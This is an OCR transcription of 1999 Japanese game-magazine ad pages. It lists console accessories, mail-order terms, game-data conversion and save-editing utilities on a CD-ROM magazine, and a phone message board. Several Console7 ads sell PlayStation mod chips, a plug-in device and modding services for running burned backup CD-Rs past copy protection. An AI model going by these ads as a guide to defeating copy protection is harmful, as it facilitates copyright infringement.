キーチェイン付超ミニタイプの電磁波チェッカー。3段階のLEDライトと電子音で有害電磁波を検知するスグレモノ。携帯電話、TV、パソコンなど身の回りの危険度を一度チェックしてみよう。

3197 PS プロキャリーケース


新発売特別価格¥2,980

これでゲームグッズを整理整頓しよう！PS本体、各種ケーブル、ゲームCD、メモリーカード、裏技アダプター等がきれいに収まる収納バッグです！もちろん普通のバッグとしてもご使用いただけます。

※本製品にPS本体、各種ケーブル、ゲームCD、メモリーカード、裏技アダプターなどは含まれません。

2163 NGPカラー用ケース

GA価格→ ¥500



携帯ゲームはボディが傷つきやすい。でも、ケースに入れて持ち運べば安心です。

レッドアントポータブルTFTカラーモニター

1031 GA価格→¥14,800

4インチのTFTモニター。折りたたみ式で持ち運びに便利。単3電池8本使用で4時間使用可能。ACアダプター付。

TFT6インチモニター夢想家

1073 GA価格→¥24,800

NEW

6インチのTFTモニター。電池での使用が可能でどこででも使えるスグレモノ！


1019 PSジョルトパック GA価格→¥1,480

ジョルトパックのリストバンドタイプの振動パックが新たな衝撃を生む。

※基本的にデュアルショック以前の振動対応ソフト用です。デュアルショック対応ソフトでは、正常に動作しない場合があります。予めご了承ください。

PS


2148 PSジョルトパック2 GA価格→¥1,980



衝撃の振動！初代ノーマルコントローラーに装着すればD.SHOCKとはひと味違う振動が体験できる。

PS

▼GBカラー用 GB用グッズ各種 ▶GBポケット用



GBC ライトマジック

GA価格 各→¥800

ライト付

GBCの画面を拡大する装着型のレンズとライトです！きれいなカラー画面を存分に楽しむことができます。

3131 レッド 3132 ブルー 3133 パープル
3134 イエロー 3135 ライトパープル 3136 クリアー

GBC スティックボーイ

GA価格 各→¥580

あなたのGBCにジョイスティックが！操作性バツグンです！

3137 レッド 3140 イエロー
3138 ブルー 3141 ライトパープル
3139 パープル 3142 クリアー

GBC バッテリーパック

GA価格 各→¥2,000


この充電式のバッテリーパックがあれば、わざわざ電池を入れ換える必要はありません

3125 レッド 3128 イエロー
3126 ブルー 3129 ライトパープル
3127 パープル 3130 クリアー

2157 GBC画面保護シール

GA価格→¥500

あなたの大切なGBCの画面は傷がつきやすい。画面保護シールで傷から守りましょう。



GBPマルチボーイ

GA価格 各→¥3,200

3186 緑
3187 黒
3188 グレイ
3189 シルバー
3190 クリア
3191 黄
3192 赤


最強装備！1.4倍拡大レンズ+ライト+スティックコントローラーとデュアルスピーカー。こんなにつけていいのかな？！※GBカラー、GBPライトには対応

2160 サウンドショック GA価格→¥2,980

ゲームボーイのサウンドが振動に変換されます！どんなゲームでも体感ゲームにはやがわり！※GBカラー、GBPライトには対応しておりません。

GBPバッテリーパック GA価格 各→¥2,800

3181 ブラック 3182 黄 3183 赤
3184 緑 3185 グレイ



コンパクトでもパワフル！充電式バッテリー。8時間の充電で約8～10時間使用できます。専用充電アダプター付き。

※GBカラー、GBPライトには対応しておりません。

●この広告に記載されている名称は各社の商標又は登録商標です。●製品によっては一部のソフト、ハードに対応できないものがあります。●記載価格は平成11年3月25日現在の価格です。●商品の仕様、外観等は改良の為予告なく変更することがあります。また、価格、発売日等も予告なく変更する場合があります。●価格には消費税が含まれておりません。

毎月25日発売

定期購読会員募集中

速報 コードエクスプレス

●お申し込みは6ヶ月単位 ●代金 6,300円（税込）

送料無料で毎月発売日までに郵送でお届けします
※必ず開始希望号数を通販センターにお申し付けください。

通信販売のお知らせ

全国スピード通販、欲しいものがすぐ手に入る！

PM4時までのご注文は当日発送してみせます

↑ただし、ご注文商品が在庫商品で料金着払いご利用の場合に限ります。

一万円（税抜）以上のお買上げで **送料・着払い手数料無料**

ご好評により太っ腹サービス

1万円（税抜）未満お買上げの方は、全国一律送料600円、着払い手数料500円

※一部離島は除きます。日本国内の販売に限ります。

◎広告掲載内容は、'99年4月15日まで有効です。ただし、限定商品等により品切れする場合もありますので予めご了承ください。不良以外での返品返金はできません。1週間以内の不良は新品と交換します。

■ 通信販売お申し込み方法

●必ず、お電話、もしくはＦＡＸで在庫の有無、商品の価格をご確認の上、お申し込みください。

●代金は、商品代金、送料（送金手数料・着払い手数料、お客様負担）の合計金額に消費税を加えた金額をお支払いください。

●代金のお支払い方法

現金書留 受付番号、商品名、商品番号、数量、住所、氏名、電話番号を明記の上、下記住所宛に送付してください。

銀行振込 ●東京三菱銀行 福岡支店 普通預金 1179539 ゲームスアーク 通販センター
●西日本銀行 天神北支店 普通預金 0362729 ゲームスアーク 通販センター

郵便振替 振替番号 01780-9-64662 ゲームスアーク 通販センター

料金着払 ※未成年の方は保護者の承諾が必要です
着払い手数料 1万円未満…… 500円

ゲームスアーク通販センター

●お電話でのお申し込みは **092-533-7036**

［電話でのお申し込み受付時間］ ○平日11：00～20：00 ○日祝10：00～19：00

FAX、インターネットでのお申し込みは24時間受付中です！

●FAXでのお申し込みは **092-533-7037**

●インターネットでのお申し込みは **http://www.gamesark.co.jp**

〒810-0011 福岡県福岡市中央区高砂2-2-5

◎通販センターからのお詫びとお願い――PM15：00とPM19：00～20：00の時間帯は大変込み合っています。電話の増設やシステムの改善等努力しておりますが電話がつながりにくい場合があります。誠に申し訳ございませんが、つながりにくい時はしばらく時間をおいておかけ直しください。よろしくお願い致します。

料金着払いでのお申し込みは、下記の専用申込書を拡大コピーし、もれなく記入して郵送又はFAXにてお申し込みください。

ゲームラボ5月号

◎料金着払い専用申込書◎

下記商品を料金着払で申し込みます　年　月　日

フリガナ	印鑑	TEL	（　）	生年月日 T・S・H　年　月　日（　才）
お名前		FAX	（　）	職業・学年
住所　〒□□□－□□□□				保護者氏名（20才未満は必ずご記入ください） 印鑑

商品番号	商品名	数量	金額

未成年の方は必ず、保護者の方の承諾を得て送ってください。

商品配達希望時間帯
□午前　□午後
□6時以降

※商品配達時間は交通事情等により変更される場合があります。※商品代金とは別に●送料 ●着払手数料 ●消費税 が別途かかりますので、あらかじめご了承ください。

弊社使用欄

合計　　円

ゲームを256倍楽しむ800本のユーティリティを大収録

お楽しみCD19 劇場 その10

Windows®95 専用

データの利用は個人の使用範囲でお楽しみ下さい。著作者に無断での配布、譲渡、販売、送信など、違法な利用はお止め下さい。
万一、違法に使用した場合の損害および賠償について、株式会社ウエストサイドは一切の責任を負いかねます。

ゲームを256倍楽しむCD-ROMマガジン

お楽しみCD19

同人ソフトが面白くなって来たぞ！ 業界初！頂点に立つ精鋭ゲームを収録 熱き同人ソフトの杜

Windows®95/98専用
要WWWブラウザー(Microsoft® Internet Explorer 3.0以上、またはNetscape Navigator® 3.0以上)
収録 Win Microsoft® Internet Explorer 5,Netscape Navigator® 4.04[ja]
株式会社 ウエストサイド　定価2,980円(税別)

●ムービー変換、CG変換、攻略法（サブシナリオ、裏技、全カード入手方法など）を紹介
PS **ファイナルファンタジーVIII 活用特集**
●CGをBMPに変換
PS 宇宙戦艦 ヤマト
幕末浪漫 月華の剣士
●名作RPG！もっと遊べるパラメータ
Win ルナティックドーンIII
ブランディッシュIV

ゲームユーティリティ全900本収録 **大増量！**

●Win95/98システムエリアも気にしない！
ハードディスクまるごと バックアップ特集
●お楽しみディスクバックナンバー（93、94号）

すばらしきCG使用法
▶オンラインCG作家15名による作品150点
▶お楽しみCDオリジナル壁紙
シティハンター キャラクタデザイン 神村幸子
▶オリジナルマウスパッドを作る
▶CG講座 Painterでバナーを作る

ミュージックボックス
だんご3兄弟（NHKおかあさんといっしょ）
MESSAGE #9（ガサラキ）
H・T（トライガン）
愛 Just on my Love（魔術士オーフェン）
LOVEサイバパー（忍者戦士飛影）
夢であるように（テイルズ オブ ディスティニー）
TV特撮ヒーロー
地獄のズバット（快傑ズバット）
交響曲第2番ハ短調「復活」より第4楽章「原光」、第5楽章より前半
※銀河英雄伝説の「バーミリオンの死闘」で使用

CDプレーヤーでも聴けるよ！ MIDI

ゲームを256倍楽しもう

PlayStation、SEGA SATURN、Windowsなど、各種ゲームデータをパソコンで活用しよう。

Windows(Dos/V,PC98)

CGを活用
BMP変換
PS RIDGE RACER TYPE 4,悠久幻想曲ensemble2,封神領域エルツヴァーユ,後夜祭,エーベルージュ2,マール王国の人形姫,久遠の絆,快刀乱麻 雅,エリーのアトリエ,リフレインラブ2
SS 悠久幻想曲ensemble2,ルームメイトW,Girl Doll Toy,6インチまいだ〜りん
Win センチメンタルグラフティQuiz Collection,ラヴウェーブ,ときめきチェックイン,V.G.CUSTOM,セヴンス ラッシュ,フィフス・ルナ,Missing
TIMからBMP変換
PS フェイバリットディア,めぐり愛して,ソナタ,センチメンタルジャーニー,機動戦士ガンダム,ウエディングピーチドキドキお色直し,ファイナルファンタジー IV,ファイナルファンタジー VII
画像ファイル分割
PS 同級生2
SS 下級生（おまけファイル）
ビュアー
PS 同級生2
PC-FX FxView Ver.0.3

画像閲覧ソフト**GGL** for Win95 Ver0.19（追加タイトル）
PS ファイナルファンタジーVIII,宇宙戦艦ヤマト遥かなる星イスカンダル,ストリートファイターZERO3,幕末浪漫 月華の剣士,アンジェリーク天空の鎮魂歌
SS 美少女花札紀行 みちのく秘湯恋物語スペシャル,バルクスラッシュ,超時空要塞マクロス愛・おぼえていますか

画像閲覧ソフト**Susie** Ver.0.45b（追加プラグイン）
Win EVE -burst error-,Campas 〜桜の舞う中で〜,ONE〜輝く季節へ,luv wave,Re-leaf,散櫻,カスタム隷奴,ON AIR,散櫻,Private Garden,サナトリウム,せんせい,超キミステじゃん,淫内感染,虜,虜2,星の砂物語 3 for win,RISE,GRAYJUDGE,NOVA ~魅入られた肢体~,天使たちの微笑み,まじょっ子ぱらだいす,暗闇,悪戯(いたずら) ~常習者達の宴~,幼なじみ,滅(めつ) ~愛と死びと~,バスガール -激・大宴会旅情編-,Sweet Tears,モダレイトパーティ,GIRL2,思春期 ~and I love her~,Corsage,堕ちた天使が詩う歌 Song of Innocence,なりゆきRomance,ひいらぎ荘 ~同じ屋根の下で~,セデュース ~誘惑~,Machine Maiden ~マシーン・メイデン~,臭作,LOVE PRODUCER(デモ版),ミンク大作戦,マーシャルエイジ2
PC98 ももこちゃん for Me
etc BITMAP,MAG,PNG,クリップボード,AVI,WAV再生


画像閲覧ソフト**Grapholic** Ver.1.4（対応タイトル）
Win 守り神様,パワードール3,ねがい,教育実習女子高生マニアックス for Win95,リトルMyメイド,GRAY JUDGE,雀龍館2,未来のミルク,全自動最終処理人形クルルちゃん,Touch me,異神伝心,理由,しつれん,ブリガンティ,SilverMoon,嬌焔の館,ON AIR,プレシャスLOVE,樹木姫,ぷろしゅちゅーでんとGooD,ソネット,少女flowers,入院,僕の為に鐘は鳴る,ぱすてるチャイム,夢幻泡影,美少女奴隷クラブ,偽善,許嫁,VIPER -V10-,ぴあきゃろTOYBOX,まにあなおんな,えっちのススメ,面会謝絶,With You,MyGirl,VIPER CTR,すもも白書,ディアポリカ,ここは楽園荘,練金術の娘,好き好き大好き,麻薬,みせたがり,護人,王道勇者,ナチュラル,朧月都市,骸むくろ〜メスを狙う顎〜,飼,48,密猟区

画像閲覧ソフト**HMX-Type12** Ver.0.12（追加プラグイン）
CGモード100%表示可能
Win Touch Me 〜恋のおくすり〜,Re-leaf,散櫻,seduce 〜誘惑〜,ときめき CheckIn!,脅迫 〜終わらない明日〜,Silver Moon,淫獣のいけにえ,はるあきふゆにないじかん,錬金術の娘,リトルMyメイド
CGモード100%表示可能
Win 戦女神,遺作 for Win98,To Heart,P.S.2,ときめき CheckIn!,散櫻,ON AIR,悲劇,ひいらぎ荘,The ガッツ！,PALETTE,sonnet ~心かさねて~,スウィートハピネス,W -血塗られた花嫁-

画像閲覧ソフト**びくビュワー** Ver1.0（追加タイトル）
PS ソナタ・プロフィールディスク
SS スーチーパイアドベンチャー,スーチーパイめちゃ限定版
CG特殊変換
Win BMPをビジュアルアーツ系PDT形式に変換

ムービーを活用
AVI変換
PS PsxVideo Ver.1.20j※シェアウェア&FF8FIND(FF8対応)
SS Cinepack.exe β26版(サクラ大戦2対応),ACPK2AVI Ver.1.19,winvdt2 Ver1.03※シェアウェア
PC-FX mix2avi Ver.0.7
ムービープレイヤー
PS PsxPlay.exe Ver 1.20※シェアウェア(FF8対応) Strplay Ver0.91
SS TmPlay Ver1.22※シェアウェア,CpkPlay Ver1.07※シェアウェア
PC-FX mixply Ver.0.9
音声を活用
WAV変換
PS CD-ROM/XAデータ抽出ツール Ver0.1 Xa2wav Ver0.2
SS 美少女花札紀行 みちのく秘湯恋物語スペシャル,tm2wave Ver0.03
PC-FX FX2WAV 0.08
PC-Eng PC-Engine(ときめきメモリアル,ときめきメモリアル体験版,天外魔境II 卍丸,Linda3,エメラルドドラゴン,プライベート・アイ・ドル対応)
音声再生
PS XaPlay Ver0.08,CD-ROM/XAプレイヤ Ver0.8
テキストを活用
PS ひざの上の同居人
アクセサリ
PS どきどきポヤッチオ(エンディングのダンスを再生)

ゲームを自由にアレンジ
Win ルナティックドーン3(パラメータ&所持金の変更,所持アイテムの追加),ブランディッシュ4(基本パラメータ/毒などに対する耐性の値を最大,所持金/メダル/ジンを90,000,000,封入石をすべて所持済化,名称不明アイテムをすべて鑑定済化,アイテムの数量を最大化,装備している武具の攻撃力/防御力を最大化,装備している武具の魔法属性を設定し,能力を最大化),ADVANCED Power DoLL2(メンバーのAP値,補正値,技能の有無,パワーローダー等の兵器のデータ変更),三國志VI&with パワーアップキット(武将/群雄/都市の各パラメータ変更),ベストプレープロ野球(野手&投手のパラメータ変更),スピリチュアルソウル(キャラの経験値&金貨の値を変更),大航海時代4(所持金を変更),メビウスリンク2EXTech WIN (Mobius Link Generations)(艦艇の各パラメータ変更),メビウスリンク3FIRST(艦艇の各パラメータ変更),メビウスリンク3プレアデス(艦艇の各パラメータ変更),ウォーゲームズ(資金変更),恋愛候補生(各キャラの恋愛度,バイオリズム/話題フル化,日/時間の変更),GE・TEN(織田家の資金や軍船の数,各勢力の武将や拠点のパラメータ変更),トランスポートタイクーンDX(預金残高&借入&財務情報の変更),A列車でいこう3(資金の調達や,株式の購入(無料),借金の免除),マジック：ザ・ギャザリング デュエルズ・オブ・ザ・プレーンズウォーカーズ(金貨,食料,アミュレットの値を変更),戦女神(アイテム&パラメータ増加),カスタム隷奴(パラメータ変更),カスタム奴隷(調教の各パラメータを任意の値以上に保つ),めいどいんへぶん(自分/なぎさの体力が減らない,所持金が減らない,淫乱度を常時100以上,自分/なぎさの体力上限をMAX,所持金をMAX,自分/なぎさの誕生日を表示,CG100%),Pro-Student Good(ロボットの耐久力,移動力,反応速度/武装の能力変更),Palette(各キャラのパラメータを変更,CG100%),Touch Me 〜恋のおくすり〜(女の子の好感度モニタ&編集&一定値以上維持,時間停止,CG100%),RISE(ななこバッテリパワー(BP)&所持金の無限)
お楽しみCD18収録分のバージョンアップ版
ADVANCED大戦略98(ユニットの情報と資金変更),Y's ETERNAL(武器,鎧,盾,指輪,本,鍵,アイテム所持,経験値,所持金変更)
改造コード
ExSTAND用
Win BIOHAZARD2(レオン,クレア,ハンク,豆腐に対応)
バイナリエディタ用
Win BIOHAZARD2（レオン,クレア,ハンク,豆腐に対応）
攻略
PS ファイナルファンタジーVIII(サブシナリオ,裏技,全カード入手方法など)
SS カルドセプト
Win 信長の野望INTERNET（武将データなど）,スピリチュアルソウル,ぱすてるチャイム
ソフト紹介
Win カロリー計算マスコット「かろりん」
同人ゲーム紹介
Win アクション
神の子魂(体験版),御社掃除(体験版),月影城之変(体験版),STUDIO SELDOM参加費回収Disk/1997冬(機能縮小版),STUDIO SELDOM自由研究/1998夏(機能縮小版)
Win TBL&CG集
アイリスNo1☆(体験版)
Win QUIZ
踊る☆婦警さん(体験版)
Win SLG
瀬賀くんver1.5,VirtualBoss α1



データの利用は個人の使用範囲でお楽しみください。著作権者に無断での配布、譲渡、販売、送信など、違法な利用はお止め下さい。万一、違法に使用した場合の損害および賠償について、株式会社ウエストサイドは一切の責任を負いかねます。

バックナンバー情報やMIDIデータのリクエストは、ホームページをご覧下さい。URL http://www.westside.co.jp/　次号お楽しみCD20は、6月11日(金)発売予定

お楽しみCD19 定価2,980円(税別)　バックナンバー販売中(1,3,5,6,7,9,10,ミュージックは完売)　**通信販売価格 各3,129円**（税・送料込）

■申込方法

郵便振込
郵便局備え付けの払込取扱票の通信欄に注文書内容をご記入の上、商品代金を払込下さい。
口座番号:01130-8-17041
加入者名:(株)ウエストサイド

現金書留
商品代金と注文書をお送り下さい。

ヤマトコレクトサービス
注文書に必要事項をご記入の上、FAXで送信または郵送下さい。商品代に別途手数料千円が加算されます。配達員が商品と引き替えに代金を頂きます。

銀行振込
商品代金を口座へ振込後、振込控と注文書をFAXで送信、又はご郵送下さい。
さくら銀行 武庫之荘支店
普通 3082566(株)ウエストサイド

クレジットカード
JCB,VISA,Master,JACCS,UC
上記のカードがご利用いただけます。注文書とカードの種類・カード番号・カード有効期限・カード会社への登録電話番号を弊社までFAXで送信、又はご郵送ください。
※カードでのお支払いは一回払いとさせていただきます。

■注文書
1.商品名（例 お楽しみCD19）
2.住所
3.氏名
4.電話番号（昼間連絡用）
5.GL9905（必ず記入して下さい）
6.申込方法（例ヤマトコレクトサービス）

■注文先 株式会社 ウエストサイド
〒661-0035兵庫県尼崎市武庫之荘1丁目11-5
TEL(06)6433-2272 FAX(06)6436-9591

※記載されている会社名及び商品名は、各社の商標または登録商標です。　※各ソフトの著作権は、各著作権者に帰属します。

Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com

新プロテクト対応 MOD CHIP

PHP MOD ver 1.0/c

新プロテクトに**完全対応!**
スイッチはもう必要ありません!

セ○フ○ン○ィア2
ときめ○メモリ○ル○○○詩
ス○○ロザ○○ゴ○
ウ○○ャ○○○-
チ○○○○-○○グ
勝○○○天○2
フ○○ナ○ファ○○○-8
G○○○A○ F○○○○○新○○○家
ポ○○ー○
ポ●ッ○○ームー

C7直販価格 ¥3,400(税別)

◆付属品
REP-MOD本体+全機種用（100x～750x）改造図面　1ケ月間の不良品交換保証&オンラインサポート付き

新プロテクトにCHIPだけで対応できる**新型**のMOD CHIPです。弊社にて十分に評価テストを行った上で取り扱いを始める事に致しました。また、**全機種に対応**しておりますので、**旧型のPS**をお持ちのお客様でも**安心**してお使いになれます。

※将来、出る可能性のある新しいプロテクトとの動作を保証する物ではありません。
※本製品を適法でない用途で使用した場合、発生した刑事責任及び民事責任の一切は関知致しません。

PSX改造工房

RHP対応新改造サービス
受付を開始致しました!

RHP対応PSX本体を
新たに新発売!!!

4/16 OPEN!!!

Anti-RHP Protection MOD-PSX

R-7500式改

OK!

特長
- ●4/2までに判明している新プロテクトに対応
- ●バックアップCD動作可能
- ●国内仕様PSXを採用により安定動作
- ●お買い上げ後30日間の動作保証&不良品交換サポート付

R7500PSX ベーシックセット
C7直販価格 ¥22,800(税別)
RHP対応本体+無圧縮メモリーカード

R7500PSX 60ブロックメモリーセット
C7直販価格 ¥24,800(税別)
RHP対応本体+60 BLOCK無圧縮メモリーカード

R7500PSX オールインワンセット
C7直販価格 ¥26,800(税別)
RHP対応本体+60 BLOCK無圧縮メモリーカード
+Dual Force

RHP対応化PSX改造サービス
多数の改造実績があるあのC7の改造サービスがパワーアップ! RHP対応改造を引き下げて一新リニューアル致しました。

改造サービスには以下の行程が含まれます。
●PSX動作診断チェック
RHPゲームやオリジナルでの動作チェックは当然として、それに加え各社CDRメディアとの相性を厳しくチェック、動作診断書を発行します。
●1週間以内の正常動作サポート
配送中の事故等で動作に支障が出た場合でも、弊社が責任をもってサポート致します。

RHP対応化改造サービス
¥9,000(税別)

（以下の事を了承の上お申し込み下さい）
◆本製品は私的複製の為のバックアップ用途のみにお使い下さい。オリジナルを所持していないコピーは著作権法違反です。
◆本製品を摘要でない用途で試用した場合発生した刑事責任及び民事責任の一切は当社は関知いたしません。
◆改造後には製造元の故障修理保証の一切が失効します。
◆お預かりする本体の状態によっては改造をお断りする場合があります。
◆サポートを受ける場合は必ずヤマト運輸の代引き支払い領収書が必要です。荷物を受け取りの際は無くさないよう大事に保管してください。

Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com

新春超特価商品セール開催中!

全品個数限定につき売切れ御免!

何個買ってもOK!販売個数無制限!

キャンペーン特価商品 第壱弾!

※出荷時にはパケージが異なる場合がありますが、インタフェースを除き機能的にはMOD REPLAYと同一です。

MOD機能搭載PS-PAR GAME ENHANCER

欧米市場輸出仕様

英語インターフェースですが機能的にMOD REPLAYと同等品です。
某香港メーカーが米国市場輸出用に作った質と動作が安定したモデルを弊社の独自のコネクションで入手しました。

- ●MOD機能サポート
- ●改造コード機能付き
- ●黄金軸(スプリング)完備
- ●新プロテクト対応
- ●英語インターフェース
- ●初期不良交換1W

※MOD CHIPと併用する場合は対応の改造コードが必要です。

超特価 ¥1,980(税別)

(日本語マニュアル付)

キャンペーン特価商品 第弐弾!

Bung Enterprises社との度重なる交渉の結果、この価格が実現できました。
国内正規流通品のGBXを香港現地価格でお客様へご提供致します。

Bung Enterprise Ltd.

GB X -Changer

GBゲームカートリッジ吸い出し機能。自作ゲーム、同人ゲームもプレイ可!

◆製品仕様

電源	：単4電池6本 又は専用電源アダプター
データ転送方式	：EPPパラレル転送※1
対応カートリッジ	：GBカートリッジ & GBカラーカートリッジ※2

◆付属品

日本語操作マニュアル(C7制作)
GB X-Changer用ツールCD※3

※1 EPC及びEPC & EPP方式の転送には対応しておりません。
※2 全てのGBカートリッジでの動作は保証致しません。また将来リリースされる新型のカートリッジには対応できない場合がありますので予めご了承ください。
※3 FMV及びNEC製PC-98シリーズとその互換機の動作は保証致しません。(IBM-PC互換機推奨)
※ EPPのVer1.9以上のみ対応。旧バージョンのEPP通信には対応しておりません。 ※ 一部吸い出しと書き出しのできない特殊なカートリッジがございます。

GB X-Changer 本体 C7直販価格 ¥7,800→**¥4,200**(税別)

GB CARD 4M C7直販価格 ¥4,800→**¥2,800**(税別)

GB CARD 16M C7直販価格 ¥9,800→**¥5,800**(税別)

GB X 4M Starter Set C7直販価格 ¥12,800→**¥8,800**(税別)
GB X-Changer+GB CARD 4M+パラレルケーブル+電源アダプター

GB X 16M Starter Set C7直販価格 ¥16,800→**¥10,800**(税別)
GB X-Changer+GB CARD 16M+パラレルケーブル+電源アダプター

只今GBX用フリーウェアー&フリーゲームがたくさん収録されたC7特製GBXツールCDをGBX本体及びスターターセットに無料サービス中!

●インターネット & 通販専門ショップ●

Console7.com コンソールセブン

URL http://www.console7.com

〒180-0013
東京都武蔵野市吉祥寺南町1-30-1-301号
営業時間／10：30～18：30
定 休 日／土曜日・日曜日・祭日

Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com

MOD REPLAY & PS-PAR 2nd

MOD CHIP併用により レッドハンドプロテクトに対応!!

ついにCDRが動かせる究極のアクションリプレイが日本上陸！ハード改造が苦手な方でも、本体の外部拡張端子にこの「MODリプレイ」を差し込むだけで、ご自分で焼いたPSのバックアップCDRや海外ゲームをプレイできます。

※この商品は著作権法を厳守した上でお使いください。オリジナルを所持していないバックアップは法律で罰せられる場合があります。

■MOD対策プロテクトにも対応!
最新型番の7501、7500にも問題なくお使い頂けます。(動作確認済み)

■全機種のPSに対応

CHIPなしでバックアップメディアが動くMOD機能搭載型PAR新登場!

MOD REPLAY 日本語版 ●30日間の動作保証&無料交換サポート付

C7直販価格￥5,800→**￥3,600**(税別)

改造コード&MOD CHIP併用により新プロテクト対応可能なお得セット

PS-PAR 2nd 日本語版+MOD CHIPセット
●30日間の動作保証&無料交換サポート付

C7直販価格￥2,800→**￥2,480**(税別)

- ●半田ごてを握って基板に改造を施す必要はありません。PSの外部拡張端子に差し込むだけでCDライターで焼いたCDRを起動可能！
- ●通常のアクションリプレイ機能も充実。改造コードも問題なくご使用になれます。●ご購入後一ケ月間の動作保証付

※オリジナルCDを別途用意する必要がございます。また、2枚組以上のゲームには対応しておりません。
※FF8等の動作は確認済み。将来あたらしいプロテクションが施されたゲームに対応できない場合がありますのでご了承ください。
※MOD REPLAY使用時においてお使いのPSに旧型のMOD CHIPが搭載されている場合、新プロテクトに対応できない場合があります。

DUAL JOLT Plus グレー

C7直販価格¥2,980(税別)

あの「DJ MAN」のJOYTECHが新規にデザインしたPS用コントローラーです。オリジナルと変わらない快適な操作性を実現しました！

アナログコントローラー MADCATZ DUAL FORCE ブラック

C7直販価格¥2,980(税別)

売れ筋定番の人気アイテムです。ボタンの押し具合やラバーグリップのホーリディング感など操作性が優れているC7イチオシのお勧め商品です!

PS用BM専用コントローラー「DJ-MAN」

オリジナルにはないCOOLな新機能を満載して、巷の熱いBMファンへC7が自信を持ってお贈り致します。

■ライトアップエフェクト機能
アーケードの雰囲気を忠実に再現!鍵盤ボタンを押すと同時にボタン自体が光ります。

■REALESTバイブレーション機能
アナログコントローラーモード時に使用できるバイブレーション機能を「DJ-MAN」でもエミュレーションで再現しました。付属のリストバイブレーターを装着する事により振動をライブで楽しみながらプレイできます。

■細かい操作性も大幅に改善!
ボタンを押した時の押し具合等を特別にチューンしましたので、アーケードの筐体とほぼ変わらない操作性を実現しました。

■音楽に合わせて変化する
「LEDエフェクト」ターンテーブルのまわりにCOOLなLEDライトを搭載。音楽に合わせてLEDが綺麗に変化します。


今売れてます

C7直販価格¥4,800(税別)

com Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com Console7.com

GAMARS V-BOX

入荷しました




低価格アップスキャンコンバーター

ビデオ信号（NTSC）からVGA信号に変換する
アップスキャンコンバーター C7直販価格 ¥7,800（税別）

PS用無圧縮メモリーカード

質と安定性で定評のある台湾のGAMARS社の無圧縮メモリーカードです。価格を抑えてお求めやすく設定致しました。



GAMARS
30ブロック C7直販価格¥1,900（税別）
60ブロック C7直販価格¥2,800（税別）

PS用MOD機能付 VCDプレーヤー「VCD 2in1」

PSでビデオCDが楽しめます。
VideoCD再生機能に加えMOD & 改造コード機能付きで超お買得です。

C7直販価格￥8,800→¥7,780（税別）

通信販売申し込み方法

①注文したい商品の在庫があるかどうかチェックした後に、お電話かファックス、ホームページ上からご注文下さい。
②在庫がある場合は場合は当日4時までの注文は即日配送するよう発送致します。在庫切れの場合は商品が再入荷後に発送する様準備致します。

お電話で注文する場合 **TEL.0422-70-5433**
（土曜祝日休み、平日10：30～6：30受付）

ファックスで注文する場合 **FAX.0422-70-5483**
（24時間受付）

24時間注文受付中！

インターネット通販サービスのご案内

http://www.console7.com　　sales@console7.com

インターネット通販ならではの各種便利なサービスをお客様にご提供しております

●新商品速報●
雑誌広告ではタイムラグが発生する新商品情報もWeb上なら即日更新致します。
商品のより詳しい情報をインターネット上からリアルタイムでゲットできます！

●在庫状況●
商品の入荷状況は逐一変わります。コンソールセブンのページでは
随時在庫の状況を更新しております。

●オンラインサポート●
弊社のメールサポート専門スタッフが24時間メールをチェック、
迅速なレスポンスで商品に関するご質問にお答えしております。

【通信販売利用事項】
◆在庫の無い商品は再入荷まで時間がかかる場合があります。必ず事前に在庫ご確認下さい。　◆ご購入頂いた商品の返品及び注文後のキャンセルはできませんのでご了承下さい。◆改特に定めない限り全商品に一週間以内の不良品交換サポートを提供しております。◆サポートを受ける場合は必ずヤマト運輸の代引き支払い領収書が必要です。荷物を受け取りの際は無くさないよう大事に保管して下さい。

●インターネット & 通販専門ショップ●
Console7.com コンソールセブン
URL http://www.console7.com

〒180-0013
東京都武蔵野市吉祥寺南町1-30-1-301号
営業時間／10：30～18：30
定 休 日／土曜日・日曜日・祭日

※情報は毎日リアルタイムで変わります。

03-5680-6816

※ピポパの音の出るプッシュホンでかけて下さいね。

24時間リアルタイムで使えます

爆発中!!
メッセージ大募集!!

- 0019# 家庭用ゲームソフト売ります,買います,交換します。(関東近辺・東京・千葉・神奈川・埼玉、他エリア)
- 0020# 家庭用ゲームソフト売ります,買います,交換します。(関西近辺OK!大阪・名古屋、他エリアOKです)
- 0021# ネオジオ,サターン,プレステーション,64 売ります,買います,交換します,何でもOKです。
- 0023# プレステ,スーファミ,64,サターン(関東エリア) ソフト 売ります,買います,交換します。
- 0024# プレステ,スーファミ,64,サターン(関西エリア) ソフト 売ります,買います,交換します。
- 0025# 裏技・裏コマンド・隠し技 教えてください、教えます。
- 0026# アーケード基板,PCエンジン,メガドライブのソフトや不要品,売ります,買います,交換など。
- 0027# ゲーセン友達、交通友達募集!(関東エリア、周辺OKです)
- 0028# ゲーセン友達、交通友達募集!(関西エリア、周辺OKです)
- 0029# 同人誌友達 募集,他売ります,交換,買います,交換します。
- 0030# コスプレチーム、アニメ,マンガサークル ゲームチーム,コミケ友達,チーム募集。
- 0031# なんでも言いたい放題のコーナー
- 0032# コスプレ コミケ 友達募集
- 0035# コスプレ グッズ 売ります,買います,交換します。

利用方法

利用者 03-5680-6816

メッセージを聞く時は7#
メッセージを聞きたいBOXの番号と#を押す。
※それから、もう一度BOX IDの番号と#を押す

メッセージを録音する時は3#
録音したいBOXの番号と#を押す。100秒以内にメッセージを入れて下さい。

ルールを守って楽しく使って下さい。

嵐のような大人気!

あなたの不要品がお金になります。

今月の強化募集メッセージ 全部!!

お約束4ケ条

- 取り引きはできるだけ手渡しと現金でね。
- 売りたい物は箱や説明書付きかどうか。詳しく入れて下さいね(タイトル名もね)。
